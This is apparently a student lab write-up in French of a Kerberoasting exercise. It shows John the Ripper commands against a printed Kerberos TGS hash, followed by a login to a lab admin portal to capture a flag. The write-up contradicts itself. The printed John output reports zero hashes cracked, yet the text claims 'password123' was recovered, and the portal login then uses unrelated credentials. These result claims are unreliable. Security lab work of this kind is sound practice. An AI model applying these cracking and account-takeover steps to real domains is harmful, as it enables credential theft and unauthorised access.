
## 12.0 Cassage du Hash sur Kali Linux

Le hash étant trop complexe pour être cassé sur la machine Windows, j'ai utilisé une machine virtuelle **Kali Linux**, dédiée aux tests d'intrusion.

## 12.1 Préparation du fichier

Sur la machine Kali, j'ai créé un fichier texte pour accueillir le hash extrait :

- nano hash.txt
- # Coller ici le hash récupéré sur Windows



## 12.1 Optimisation des ressources (John vs Hashcat)

En raison des limitations de mémoire vive de la machine virtuelle (256 Mo de RAM allouables), l'outil *Hashcat* n'a pas pu être initialisé.

- Solution : J'ai privilégié l'utilisation de John the Ripper, nettement plus léger et mieux adapté à une exécution basée uniquement sur le CPU dans un environnement restreint.

## 12.2 Stratégie d'attaque par dictionnaire

Le succès d'un crack dépend de la qualité de la "wordlist" utilisée. Mon approche s'est déroulée en deux temps :

1. Tentative infructueuse : L'utilisation de la liste standard *rockyou.txt* n'a pas abouti, le mot de passe cible n'y figurant pas.

- Attaque ciblée (Custom Wordlist) : J'ai créé un fichier nommé **pass.txt** contenant des mots de passe probables basés sur le contexte du TP.

Commande exécutée :

- john --format=krb5tgs --wordlist=pass.txt hash.txt**

```
(kali@kali)-[~]
└─$ john --show hash.txt --pot=new_result.pot
0 password hashes cracked, 1 left

(kali@kali)-[~]
└─$

(kali@kali)-[~]
└─$ echo '$krb5tgs$23$+svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t*$A5222A5886113506DCD598DD502653B8$970FDF0D37E79D9
A4BC4B9762D1BFFD42C63A1430F6A2D2D7538E472FBED7ECBBA41CA798F6069B6AED2867BA166264863DDCE8C5478826547EE125F38CB3CF103612063ACC0BD4D6504800D9CE7C8E297FB16
E0290CD7EC438607037B098ADC973642FC6A204286D7433085282FCC945D762C39A9990A9A04E2BD36A6EB784B73D98B3F0A2FA2AEFA60BA734FA923E1B25616B59F2B40DDE784B40E902A0
97F15B7FC23B39397FB21E8E7269DF4B582CC27AA3790E38C7DFD784F674CB8DF058C21AFE527F542504496FD610DD206A5D1DCEE92FDB824DF68FB8D272CCD89A92563DC7FD726A17591A6
C7659A1E978B19AC3B1F60EABE1E985042D8F6669F37EAC36A183A5271733B9A2121FB9D3A5260595153D608931F7CD0EDE7F3BF6D6969A805A997542BBA4D9420A9F928' > hash.txt

(kali@kali)-[~]
└─$ john --format=krb5tgs --wordlist=pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-02-12 08:32) 0g/s 300.0p/s 300.0c/s 300.0C/s my600lb-life..Svc-sql123
Session completed.
```

### 12.3 Résultat et Validation

Le terminal a confirmé la réussite de l'opération (Status: **DONE**). Le mot de passe identifié est :

Mot de passe : **password123**

Cette étape valide l'intégralité de la chaîne d'attaque Kerberoasting, de l'extraction à l'obtention des credentials en clair.

## 13.0 Exploitation Finale et Capture du Flag

L'aboutissement de cet audit réside dans l'utilisation des identifiants compromis pour accéder à l'interface d'administration critique du domaine.


### 13.1 Accès au Portail

jokoservice Muni du couple d'identifiants, je me suis rendu sur le navigateur de ma machine virtuelle. J'ai saisi l'URL du service identifié lors de la phase de reconnaissance réseau.

- URL cible** : **http://jokoservice.k1ttyvlan800.c4t/admin/**
- Processus** : Une fenêtre d'authentification s'est présentée. L'injection des credentials du compte de service a permis de contourner la sécurité du portail.
- Phase d'Authentification** :

**Utilisateur** : **rud133r**

**Mot de passe** : **chatchat**



### 13.2 Récupération de la preuve de compromission (Flag)

Une fois authentifié sur le tableau de bord, j'ai pu accéder à la zone réservée aux administrateurs. C'est ici que le "Flag" a été récupéré, scellant ainsi la réussite de l'intrusion.

